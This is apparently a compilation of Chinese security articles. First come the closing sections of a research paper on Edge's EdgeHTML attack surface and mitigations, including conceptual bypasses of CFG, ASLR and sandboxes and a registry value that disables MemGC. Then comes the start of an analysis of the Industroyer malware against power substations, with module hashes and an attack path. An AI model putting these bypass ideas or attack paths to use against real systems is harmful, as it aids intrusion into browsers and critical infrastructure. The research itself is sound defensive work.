此外，我们还可通过 IDA 中名称窗口的查询来确认 DOM 对象的属性和方法：



通过跟踪名称窗口中列出的其中一个函数，我们最终可以找到表示 DOM 对象类型的实际 EdgeHTML 类：



伴随着新的特性被添加到 Edge 浏览器中[29]，相对应的可能会引入新的 DOM 对象类型，或者将新的属性/方法添加到已存在的 DOM 对象中，以此将这些新功能提供给开发人员。这些新的 DOM 对象类型、属性和方法反过来也会成为新的被攻击代码，从而增大了渲染引擎的攻击面。

3.6 FLASH 和 PDF 渲染器

虽然从技术层面上讲它们并不属于渲染引擎的一部分且它们自身各有一组复杂的解析及渲染操作，但 Windows 的内置 PDF 渲染器[30]（自 Windows 8.1 以来）和预安装的 Adobe Flash Player（自 Windows 8 以来）仍可被认为是 EdgeHTML 引擎用于渲染各种文件格式的众多依赖之一，它们都是预安装的[3]，且默认情况下均可被 EdgeHTML 渲染引擎实例化：

Content Type	EdgeHTML Loader/Helper Class	Built-in/Pre-installed Renderer
PDF	CPDFHelper	Built-in WinRT PDF Renderer in Windows (%System32%\Windows.Data.Pdf.dll)
Flash	CCodeLoad	Pre-installed Adobe Flash Player (%System32%\Macromed\Flash\Flash.ocx)

其中，PDF 渲染器是由 CPDFHelper::LoadPdfDoc()函数实例化的，而 Flash 渲染器的实例化则是从 CCodeLoad::BindToObject()函数开始的。

从攻击者的角度看，能额外借助复杂的渲染器必然会有下述优势：(1)这些复杂的渲染器都有一组可被利用的攻击面及对应漏洞；(2)它们的某些特性可被用来绕过漏洞的利用防护 - 一个例子是利用 Flash 的 JIT 生成代码绕过 CFG 保护 [31]，另一个例子是 0day 利用中借助 Flash Vector 对象的 corruption 技术[32]绕过 ASLR 保护，此例由 IE 渲染引擎漏洞来实现内存 Flash Vector 对象的 corruption[33]。虽然对通过 Flash 的 JIT 绕过 CFG 保护以及借助 Flash 的 Vector 对象绕过 ASLR 保护已有相关的防护措施（见 4.3 小节和[34]），但这两个例子很好的阐述了如何借助程序的功能来实现利用。

3.7 分析与总结：漏洞利用攻击面

在图像和字体渲染方面，EdgeHTML 引擎的攻击面是在减少的，因为它不再支持 EMF 和 WMF 格式的图像以及 EOT 字体，处理这些格式的依赖库代码（GDI 和 T2EMBED）中含有远程利用漏洞也是小有历史了。此外，删除 VML 的支持（二进制行为）也有助于进一步减少 EdgeHTML 引擎的攻击面。

然而 ,同其它现代浏览器一样 ,这之中又引入了新的特性 ,而这些新功能则通过新的 DOM 对象类型/属性/方法以及新的标记/样式规范来实现。就 EdgeHTML 引擎而言，我们在 DOM API 中发现了新的攻击维度 ,包括新的 DOM 对象类型以及已有 DOM 对象类型中新添加的属性和方法。

此外，下述依赖库在 EdgeHTML 引擎中是有用到的：

用于 XML 解析的 XmlLite

用于 XML 转换的 MSXML6

用于图像解码的 WIC(Windows Imaging Component)

用于音频/视频解码的 MF(Media Foundation)

用于字体渲染的 DirectWrite

用于 PDF 渲染的内置 WinRT PDF 渲染器

用于 Flash 渲染的预安装 Adobe Flash Player 程序

通过分析这些库的使用 ,我们进一步认识到了它们的重要性 ,毕竟我们现在对渲染引擎如何使用它们以及攻击者如何能通过恶意输入来远程访问这些代码有了更多的理解。


4 漏洞利用防护措施

既然我们对引擎的攻击面已经有了解了，那下面就来看看攻击者为了成功在 EdgeHTML 或其任何依赖中实现利用都需要绕过哪些漏洞利用防护，此外，我们还会讨论和提及那些由安全人员发现的已知防护措施绕过方法或防护中的薄弱点。

本节对 EdgeHTML 模块所在的内容处理单元中涉及的缓解方案仅作简要介绍，而把详细的讨论放在 EdgeHTML 引擎及其依赖的利用防护上。至于 Windows 堆相关的防护已经在各种论文或报告[35,36,37,38,39,40]中有详细讨论，这里就不再赘述了。

4.1 64 位、ASLR、DEP 和 APPCONTAINER 保护

在 Win10 64 位系统中，EdgeHTML 渲染引擎模块（%System32%\edgehtml.dll）所在的内容处理单元(MicrosoftEdgeCP.exe)默认运行在 64 位 ,且启用了 ASLR 保护(HEASLR，ForceASLR）和 DEP 保护，并通过 AppContainer 来实现沙箱功能：



Edge 内容处理单元的防护措施与 Windows 8 中 Immersive 版的 IE 相同 ,但与 Windows 10，Windows 8（Desktop 版的 IE）和 Windows 7 上的 IE11 不同。

下表给出了不同 Windows 版本上 Edge 和 IE 内容处理单元所默认用到的保护措施：

	Win10/Edge	Win10/IE11	Win8/Immersive IE	Win8/IE11	Win7/IE11
64-bit	Yes	No	Yes	No	No
ASLR	Yes (HEASLR, ForceASLR)	Yes (ForceASLR)	Yes (HEASLR, ForceASLR)	Yes (ForceASLR)	Yes (ForceASLR)
DEP	Yes	Yes	Yes	Yes	Yes
Process Isolation	AppContainer	Low Integrity	AppContainer	Low Integrity	Low Integrity


其中，64 位技术有助于缓解传统的堆喷利用，该利用会将攻击者可控的数据在堆上进行喷射，从而把数据布局到特定的地址处。当然，根据漏洞的不同，“相对堆喷”[28,41]也是可能的，例如漏洞包含一个有效堆指针，但指针在计算时被加上了一个攻击者可控的或错误的数值。

同时，内容处理单元中还启用了高熵 ASLR 保护（HEASLR）以及强制 ASLR 保护（ForceASLR）[42,43]，其中，HEASLR 保护给可重定位的内存区域增加了额外的信息熵，而 ForceASLR 保护能够避免将不支持 ASLR 保护的 DLL 模块加载到固定的内存地址。在启用 ForceASLR 保护的进程中，绕过 ASLR 保护一般需要利用那些可预测内存地址的对象指针或使用漏洞来实现内存信息泄露，由于微软目前正积极地解决前者[44,42]，因此越来越多的攻击将会依靠漏洞进行信息泄露[45,32]。

此外，AppContainer 则是 Windows 8 中新引入的进程隔离机制，它被用在 IE 的增强型保护模式[46]沙箱中，可限制进程的读/写访问权限和相关功能。目前，有几种方法能够绕过 AppContainer 沙箱保护（以及其它沙箱保护），这些方法包括了利用内核漏洞[47,48]、利用中级或更高权限进程中的漏洞[46,49,50]以及利用可写资源[49]。

4.2 栈缓冲区安全检查(/GS)


基于栈的缓冲区溢出通常被用于控制程序的执行流程，为了检测此类利用，EdgeHTML 引擎及其依赖均采用缓冲区安全检查(/GS) [51]选项进行编译。该检测机制会在保存局部变量的缓冲区后面设置一个安全 cookie，然后在函数返回前检查此安全 cookie，以确保返回地址和保存的寄存器没有被缓冲区溢出所覆盖。另外，该机制还对数据进行了备份，相关参数和局部变量的副本被存储在缓冲区之前，以防止它们在缓冲区溢出的情况下被破坏：



该缓解措施已在各种论文[52,53]中进行了深入讨论，并且相关机制还在不断地更新[42]，以期提高防护的覆盖面。当然，此机制的一个局限是它并未考虑攻击者能够控制特定位置写入数据的情况[54,20]（例如可控的缓冲区索引/指针），这允许攻击者直接越过安全 cookie 进行写入。

4.3 执行流保护(CFG)


EdgeHTML 引擎及其依赖中引入了新的漏洞利用防护措施，即 CFG 保护(Control Flow Guard)[55,56]。当启用 CFG 保护时，编译器将在程序中添加额外的检测代码，以确保间接调用的目的地址是有效的。此策略主要用于检测并阻止异常的执行流程，比如通过设置执行地址的方式将流程重定向到 ROP 链中。



此防护机制的内部原理已被深入研究过了，相关内容发表于各种论文/报告中[57,58]。针对 CFG 保护的绕过[31]，一种方法是借助 Flash 的 JIT 生成代码，因为它是动态解析的，固其内部的间接调用不会被 CFG 保护覆盖到。然而，这种绕过技术现在已通过 Flash 中额外引入的代码得到了防护，只要生成调用指令，那么相应的就会通过 ntdll!LdrpValidateUserCallTarget()函数进行检查。此外，其它绕过 CFG 保护的思路还包括跳转到有效的 API 地址（如 LoadLibrary）[41]、覆盖堆栈数据（如返回地址）[57,41]等。

4.4 虚表保护(VTGUARD)

VTGuard(Virtual Table Guard)[42]是 EdgeHTML 中的另一漏洞利用防护措施，但此机制并没有被应用到相关依赖中。VTGuard 是在 IE10 中首次引入的，其目的在于检测虚函数表是否有效，主要针对通过内存中可控的 C++对象来控制程序执行流的利用情形，它在虚函数表中添加了一个__vtguard 随机值，执行虚函数调用前将对该值进行检查：



此防护的一个缺点是它仅适用于 EdgeHTML 中的类对象，并且如果能通过内存信息泄露获取__vtguard 的地址，那么就可以简单地进行绕过。

4.5 内存垃圾回收(MEMGC)

Memory GC（MemGC）[59]是在 Win10 的 EdgeHTML 和 MSHTML 渲染引擎中首次引入的，它衍生于早期的 Memory Protector [60, 61, 62]漏洞利用防护。

与 Memory Protector 一样，MemGC 的目的是通过阻止内存块（chunk）的释放（如果还能找到相关的引用）来缓解 UAF（use-after-free）漏洞[26]的利用。但是，与 Memory Protector 只检查寄存器以及堆栈中的内存块（chunk）引用不同，MemGC 还会扫描托管堆中的内容来查找引用，这种附加检查意味着它能进一步减少攻击者可利用的 UAF 漏洞。

配置

MemGC 是默认启用的，在 Edge 和 IE 中都可通过“OverrideMemoryProtectionSetting”属性进行配置，相应的注册表项如下：

```
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Internet Explorer\Main
OverrideMemoryProtectionSetting = %DwordValue%
```


其中，%DwordValue%可取下述任意值：

Value	Meaning
3	MemGC is enabled (default)
2	Memory Protector is enabled (Force mark-and-reclaim)
1	Memory Protector is enabled
0	MemGC and Memory Protector are disabled

MEMGC 堆管理

MemGC 使用单独的托管堆（MemGC 堆）进行对象空间的分配，且通过并发的垃圾回收机制执行标记和清除操作，以此识别和回收堆中未被引用的内存块（chunk），这个过程中 MemGC 会依赖 Chakra（JavaScript 引擎）的内存管理代码来实现大部分功能。

在用到的分配方案中 ,MemGC 首先会通过 VirtualAlloc()函数申请大量被称为 Segment 的内存空间 ,接着将这些 Segment 按 4096 字节划分为 Page 页面 ,而后再将其中的一组 Page 作为一个 Block 块，在此基础上按照相似大小原则进行对象空间的分配：



其中，EdgeHTML/MSHTML DOM 对象以及大量的渲染引擎内部对象都是由 MemGC 管理的，此外，由于 MemGC 中已经使用了单独的托管堆，所以如果它是启用的，那么将不会再用到隔离堆。

分配

在 EdgeHTML 引擎的 MemGC 实现中，当需要分配一个托管对象时，edgehtml!MemoryProtection::HeapAlloc<1>()或 edgehtml!MemoryProtection::HeapAllocClear<1>()函数将被调用，并转而通过 chakra!MemProtectHeapRootAlloc()函数进行处理。而 chakra!MemProtectHeapRootAlloc()函数首先会寻找合适的 bucket，然后从指向的 Block 中为其分配一个相应的 chunk，最后将此 chunk 标识为 root。在垃圾回收中，root 标识表示该对象/chunk 在程序中存在直接引用，因此不能被回收，同时，在搜索 chunk 引用时也会扫描这些标识为 root 的对象/chunk。

释放

当对象需要被释放时，引擎将会调用 edgehtml!MemoryProtection::HeapFree()函数进行处理并转而执行 chakra!MemProtectHeapUnrootAndZero()调用。对于 chakra!MemProtectHeapUnrootAndZero()函数，它将定位此 chunk 所在的具体 Block，并将 chunk 的内容清零，然后去除它的 root 标识。通过清除 root 标识，此 chunk 成了潜在的回收目标，如果回收器未找到关于此 chunk 的相关引用，那么它就会被回收。

垃圾回收

一旦未被 root 标识的 chunk 总大小达到特定阈值，那么就会由 chakra!MemProtectHeap::Collect()函数触发垃圾回收机制。垃圾回收过程（因其复杂性，这里仅描述相关的核心功能）将通过标记和清除操作来回收那些未被引用的且未被 root 标识的 chunk，其中的部分操作将在 chakra!Memory::Recycler::StartConcurrent()函数下发的独立线程（chakra!Memory::Recycler::ThreadProc）中进行。

在标记阶段，首先会清空所有的 chunk 标记位，然后标记所有 root 标识的 chunk（通过 chakra!Memory::Recycler::BackgroundResetMarks()函数），接着扫描 root 标识的 chunk（通过 chakra!Memory::Recycler::ScanImplicitRoots()函数）、寄存器以及堆栈（通过 chakra!MemProtectHeap::FindRoots()函数）来搜索 chunk 指针，并将找到的那些存在引用的 chunk 进行标记。最终，当标记阶段完成后，那些仍未被标记的 chunk 将可重新用于对象的分配。

在撰写本文时，所涉案例中尚无已知的有关 MemGC 和 Memory Protector 的绕过手法，但与其它利用防护一样，将来可能也会出现相关的绕过技术。另一方面，目前公开的有借助

Memory Protector 实现 32 位 IE 中 ASLR 保护绕过的技术，以及借助 Memory Protector 实现的 64 位 IE 上用于近似分配过程中（包括堆分配）地址区间的时序攻击，当然，这里给出的例子并不是针对 Memory Protector 的绕过。

4.6 分析与总结：漏洞利用防护措施

默认配置下，与 Windows 10、Windows 8（Desktop 版的 IE）以及 Windows 7 上运行的 IE11 内容处理单元相比，EdgeHTML 引擎所在的内容处理单元中涉及的漏洞利用防护措施要更加全面 - 它默认运行在 64 位，从而允许 ASLR 保护工作于 HEASLR 模式，这导致了传统的堆喷技术变得不再可行或非常不可靠，因此，为了实现可控数据的内存布局，攻击者必然要开发出更为精确的利用技术。

另一主要区别是，Egde 中采用了约束性更强的 AppContainer 来实现沙箱的功能，这极大限制了引擎中利用程序的访问权限和相应功能，所以除非此漏洞还存在于特权进程或系统组件[20]中，否则就需要借助另外的漏洞进行 AppContainer 沙箱逃逸。

同时，栈缓冲区安全检查（/GS）能减少潜在的可利用堆栈漏洞，而要绕过执行流保护则需要借助于新的利用技术，并且同 Memory Protector 一样，MemGC 将会进一步减少引擎中可利用的 UAF 漏洞。

总体来说，依托于这些防护手段，攻击者要想在 EdgeHTML 引擎中发掘可利用的漏洞则需要更多的投入，若需开发可靠利用则尤甚。言虽此，但攻击者势必会不断寻找新的方法来绕过这些保护，可以预见的是防护措施也将随着时间的推移而逐渐演变。

5 结论

EdgeHTML 渲染引擎（以及其它浏览器渲染引擎）的攻击面将不可避免地随着 Web 新标准的实行而不断增多，其中的大部分将会来自对新标记/样式的解析，最明显的莫过于那些经由 DOM API 导出给开发人员（当然还有攻击者）的新功能。

另一方面，引擎中新增的攻击面会通过应用于内容处理单元、相关依赖库以及其自身模块中全面的利用防护来进行缓解，这些防护措施将使许多引擎漏洞变得不可利用或者开发利用程序的难度变得非常大。

此外，下述与 EdgeHTML 引擎相关的研究领域不仅重要且很有意思，涉及内容都是可被远程访问且广泛用到的库/特性：

引擎中所用 Windows 组件的原理研究、代码审计以及 Fuzzing：XmlLite、MSXML6、Windows Imaging Component(WIC)、Media Foundation(MF)、DirectWrite 和 WinRT PDF Renderer。其中一些可能已经有公开成果了（比如 DirectWrite [20]），但是还需要更多有关的研究，这样我们才能对此类关键组件的安全性有所了解。

内部实现（算法细节，数据结构等）、Heap Grooming、堆元数据攻击（如果可能）以及对 MemGC 绕过技术的研究。本文对 MemGC 进行了初步的探讨，此外，针对其内部原理的进一步分析、研究如何通过 MemGC 堆进行攻击利用以及研究如何绕过 MemGC 保护将有助于理解其防护中的薄弱点，从而实现对它的改进。

最后，衷心希望本文能对你理解 EdgeHTML 渲染引擎安全性方面的知识起到帮助:P

*注：参考文献的信息详见原文

KCon

汇聚黑客的智慧

KCon 2017 洞见未来

2017.08.25-27

北京 · 中关村时尚产业创新园

知道创宇 出品

KCon.knownsec.com

启明星辰 ADLab 针对工业控制系统的新型攻击武器 Industroyer 深度剖析

作者：启明星辰积极防御实验室（ADLab）
原文来源：【安全客】https://mp.weixin.qq.com/s/8d8MezUKIGg0fF8t2JQdAQ

分析背景

2017 年 6 月 12 日 ,安全厂商 ESET 公布一款针对电力变电站系统进行恶意攻击的工控网络攻击武器-win32/Industroyer(ESET 命名), ESET 表示该攻击武器可以直接控制断路器，可导致变电站断电。Industroyer 恶意软件目前支持四种工控协议：IEC 60870-5-101、IEC 60870-5-104、IEC 61850 以及 OLE for Process Control Data Access（简称 OPC DA）。这些协议广泛应用在电力调度、发电控制系统以及需要对电力进行控制行业，例如轨道交通、石油石化等重要基础设施行业，尤其是 OPC 协议作为工控系统互通的通用接口更广泛应用在各工控行业。可以看出，攻击者对于工控系统尤其是电力系统相关的工控协议有着深厚的知识背景，并且具有目标工控环境下的各种工控设备，攻击者需要这些设备来实现恶意代码的编写和测试工作。

与 2015 年袭击乌克兰电网最终导致 2015 年 12 月 23 日断电的攻击者使用的工具集（BlackEnergy、KillDisk、以及其他攻击模块）相比，这款恶意软件的功能意义重大，它可以直接控制开关和断路器 ,Industroyer 身后的黑客团队无论从技术角度还是从对目标工控系统的研究深度都远远超过了 2015 年 12 月乌克兰电网攻击背后的黑客团队。

ESET 公布该恶意软件之前，曾经对 Dragos 公司做过相应通告，Dragos 根据通告的内容找到该恶意软件的样本并且通过他们对该批恶意软件的编译时间推测该恶意软件曾被利用来攻击乌克兰的变电站导致 2016 年 12 月那次半个小时的乌克兰停电事件。目前可以说 Industroyer 恶意软件是继 STUXNET、BLACKENERGY 2 以及 HAVEX 之后第四款对针对工业控制系统进行攻击的工控武器。启明星辰 ADLab 根据 ESET 提供的 HASH 文件对这批样本进行了分析验证并在某些方面做了更加深入的分析。

Industroyer 恶意软件简要分析

Industroyer 恶意软件是由一系列的攻击模块组成，根据目前所公开的信息及 ESET 得到的模块就多达 10 多个。其中存在一个主后门模块，它被用于连接 C&C 下载另外一批模块执

行 ,这些模块分别为 :实现 DLL Payload 模块执行的加载器模块、实现数据及痕迹清理的 haslo 模块、实现 IP 端口扫描的 port 模块以及实现西门子 SIPROTEC 设备 DoS 攻击的 DoS 攻击模块。其中，DLL Payload 模块包含实现 IEC 101 工控协议的 101.dll 模块、实现 IEC 104 工控协议的 104.dll 模块、实现 IEC 61850 协议的 61850.dll/61850.exe 模块以及实现 OPC DA 协议的 OPC.exe/OPCClientDemo.dll 模块等。以下我们列出了可以收到的样本及其功能。

Hash	文件名称	功能
FC4FE1B933183C4C613D34FFDB5FE758	%MainBackdoor%.exe	1.1e版本的主后门模块，用于实现与C&C通信，并且通过C&C的控制来实现扩展模块的下载执行等等功能。
ff69615e3a8d7ddcdc4b7bf94d6c7ffb	%MainBackdoor%.exe	1.1s版本的主后门模块，该版本的主后门模块的大量代码中加入了花指令，同样用于实现与C&C通信，并且通过C&C的控制来实现扩展模块的下载执行等等功能。
11A67FF9AD6006BD44F08BCC125FB61E	%MainBackdoor%.exe	1.1e版本的主后门模块
F67B65B9346EE75A26F491B70BF6091B	%MainBackdoor%.exe	1.1s版本的主后门模块
f9005f8e9d9b854491eb2fbbd06a16e0	%launcher%.exe	加载器，主要用于加载DLL payload模块运行，主要涉及的模块包含101模块、104模块、61850模块、数据擦除模块等等。
A193184E61E34E2BC36289DEAAFDEC37	104.dll	104模块，主要实现了IEC 104通信协议，通过配置文件的配置信息实现与目标RTUs之间的通信。
AB17F2B17C57B731CB930243589AB0CF	haslo.dat	数据擦除模块，实际上为DLL文件。
7A7ACE486DBB046F588331A08E869D58	haslo.exe	同上为数据清理模块，实际上为DLL文件。
497DE9D388D23BF8AE7230D80652AF69	port.exe	攻击者自定制的端口扫描工具，可以根据IP地址和端口范围来发现攻击目标。

值得注意的是，Main Backdoor 与 C&C 通信的时候是通过内网中的一台主机作为跳板以连接到 C&C 上实施命令控制的，ESET 发现该模块是通过 Tor 网络实现与 C&C 的交互。因此根据目前所掌握的信息我们绘制了该恶意软件大致工作流程。


从恶意软件的攻击流程中我们可以推测该黑客可能的攻击路径 :首先黑客可以通过电子邮件、办公网系统、外来运维终端、U 盘等途径通过外网攻击，成功入侵了一台主机(如：内网的 10.15.1.69)，并且在该主机联网时上下载必要的模块执行比如 Tor 网络客户端或者代理服务模块等作为后续攻击的回连跳板 ,黑客接下来以该主机为跳板对系统局域网络进行探测扫描，当发现自己感兴趣的目标(是否为 104 从站主站 HMI、OPC 服务器或者操作站等)后对其实施攻击，一旦攻击成功，黑客就将这台可以连接外网的主机 IP 配置为攻击模块 Main Backdoor 的代理 IP，下发到该主机中，这台主机是可以直接与 RTUs 或者 PLCs 进行通信的，并且可以做直接的控制。

详细分析描述

1. Main Backdoor 模块分析

